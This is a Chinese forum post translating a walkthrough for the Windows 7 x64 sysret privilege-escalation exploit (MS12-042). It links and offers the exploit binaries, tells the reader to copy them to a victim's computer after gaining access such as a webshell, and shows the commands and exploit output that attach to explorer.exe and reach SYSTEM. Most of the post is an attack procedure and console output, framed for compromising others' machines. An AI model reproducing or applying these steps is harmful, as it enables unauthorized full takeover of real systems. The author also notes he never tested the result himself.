

作者: bystander

刚刚在国外看到的。翻译给大家。新提权漏洞哦。不限于 win7,但是必须是 64 位系统。

## Sysret 概述

这个漏洞是由于 intel 处理器在实现 amd 的 sysret 的指令的时候微妙的不同。Sysret 指令是 amd 定义在 x86-64 的标准的一部分。如果操作系统按照 amd 的指令标准编写但运行在 intel 的平台上。攻击者就可以利用微妙的差别向内存中写入任意内容了。

在 Win 7 64 位, FreeBSD, NetBSD 还有苹果的一些电脑上都有此漏洞。

## 使用 Sysret 在 win7 上提权: 概述

本文告诉你怎么提权, 本质也就是绕过 UAC, 测试平台是 64 位的全补丁 win7, exp 在 64 位的 intel 芯片集上可以运行。包括 windows 和 linux 都可以。

注意。。你必然要首先可以对系统有直接的访问权限, 比如 webshell (bystander 注)

### 第一步: 下载 Sysret


在 github 上下载 <https://github.com/shjalayeri/sysret>

不会的可以下我提供的。附件里一个 exe, 一个 dll 文件。应该两个都要的。原文没说。我也没测试。大家手头有 64 位的 win7 的话。可以测试一下。写个实例出来。

### 第二步: 上传或拷贝 Sysret 程序到被攻击者电脑上

比如我把程序拷贝到了 c:\test 目录里

下一步, Sysret 可以把自己附到一个已经在运行的进程上。或者运行一个指定的程序

A screenshot of a Windows command prompt window. The title bar shows 'C:\Windows\system32\cmd.exe'. The window content shows the following text: 'Copyright (c) 2009 Microsoft Corporation. All rights reserved.', 'C:\test>sysret -?', 'Usage : sysret.exe <option> <argument>', 'option :', '-pid <pid>', '-exec <executable>', and 'C:\test>'. On the right side of the window, there is a large, colorful watermark that reads 'F4CK Security Team'.

### 第三步: 找到一个正在运行的进程

```

C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\>cd \test
C:\test>dir
Volume in drive C is OSDisk
Volume Serial Number is 0424-2BDF

Directory of C:\test

11/11/2012  04:28 PM    <DIR>          .
11/11/2012  04:28 PM    <DIR>          ..
11/25/2009  06:56 AM             46,592 MinHook.x64.dll
08/25/2012  10:11 PM          291,840 sysret.exe
                2 File(s)          338,432 bytes
                2 Dir(s)  12,437,557,248 bytes free

C:\test>_

```

使用 tasklist 命令。我一般建议附到 explorer 进程上。这里我的 pid 是 4572

```

C:\Windows\system32\cmd.exe
C:\test>tasklist

Image Name                      PID Session Name        Session#    Mem Usage
=====
System Idle Process             0 Services             0             24 K
System                          4 Services             0             308 K
smss.exe                       272 Services             0             1,196 K
csrss.exe                      384 Services             0             5,408 K
wininit.exe                    464 Services             0             6,716 K
csrss.exe                      484 Console               1             6,372 K
services.exe                   532 Services             0            12,668 K
lsass.exe                      552 Services             0            11,992 K
lsm.exe                        564 Services             0             8,564 K
winlogon.exe                   584 Console               1             8,472 K
svchost.exe                    708 Services             0            13,256 K
svchost.exe                    796 Services             0            11,156 K
taskhost.exe                   3548 Console              1             8,592 K
explorer.exe                   4572 Console              1            60,488 K
SynIPEnh.exe                   720 Console              1             7,364 K
vntoolsd.exe                   5244 Console              1            27,536 K
AeXAgentUIHost.exe             5340 Console              1             9,996 K
UdaterUI.exe                   5380 Console              1             4,320 K
AdobeARM.exe                   5508 Console              1            18,024 K
Pulse.exe                      5528 Console              1            13,788 K
McTray.exe                     5540 Console              1             7,184 K
cptray.exe                     5568 Console              1             3,756 K
P95tray.exe                     5620 Console              1             9,228 K
SearchIndexer.exe             6052 Services             0            17,212 K
shstat.exe                     3232 Console              1             2,636 K
SearchProtocolHost.exe        5196 Services             0            10,340 K
wmpnetwk.exe                   5324 Services             0             1,460 K
sppsvc.exe                     6132 Services             0             9,692 K
firefox.exe                    5356 Console              1            113,380 K
WMIADAP.exe                    4276 Services             0             8,020 K
SearchFilterHost.exe          3672 Services             0             9,056 K
cmd.exe                        4244 Console              1             6,688 K
conhost.exe                    5312 Console              1             7,568 K
mcupdate.exe                   1312 Services             0             9,844 K
McScript_InUse.exe            3480 Services             0            363,472 K
conhost.exe                    5644 Services             0             5,396 K
WmiProSE.exe                  1200 Services             0             9,928 K
tasklist.exe                   744 Console              1             8,328 K

```


第四步：附 Sysret 到 explorer 进程并提权

直接使用即可

sysret -pid 4572

```
C:\Windows\system32\cmd.exe - sysret -pid 4572

C:\test>sysret -pid 4572
[+] Windows Kernel Intel x64 Sysret Vulnerability (MS12-042)
[+] Exploited by Shahriyar Jalayeri (Shahriyar.j [at] gmail) -- just for fun
[+] Escalating PID : 00000000000011DC
[+] Hooking RtlpUnsPrimaryContextWrap...
[+] RtlpUnsPrimaryContextWrap hook point at : 000000007758046A
[+] Allocating null page...
[+] Page allocated at : 0000000000000000
[+] Control flow changed to shellcode execution path.
[+] Kernel Executive Entry (ntoskrnl.exe) at : FFFFFFFF80002C14000
[+] PsLookupProcessByProcessId at : FFFFFFFF80002F63C9C
[+] g_CiEnabled Pointer at : FFFFFFFF80002E3A6B8
[+] Shellcode memory allocated at : 00000000000540000
[+] Shellcode fixed and palaced at allocated memory.
[+] Entering User-mode Scheduling Mode!
```



Ok 了。现在对 win7 就有了完全控制权限了。//bystander 注：这个具体的执行结果我没测试。没 win7 64 位 。。。

ps:感谢 blacksplit 的亲情测试。。执行完成后。当前用户便被提升为 system 权限。

注意：sysret 可以运行在任何的 Intel64 位芯片上。思路都是如上的。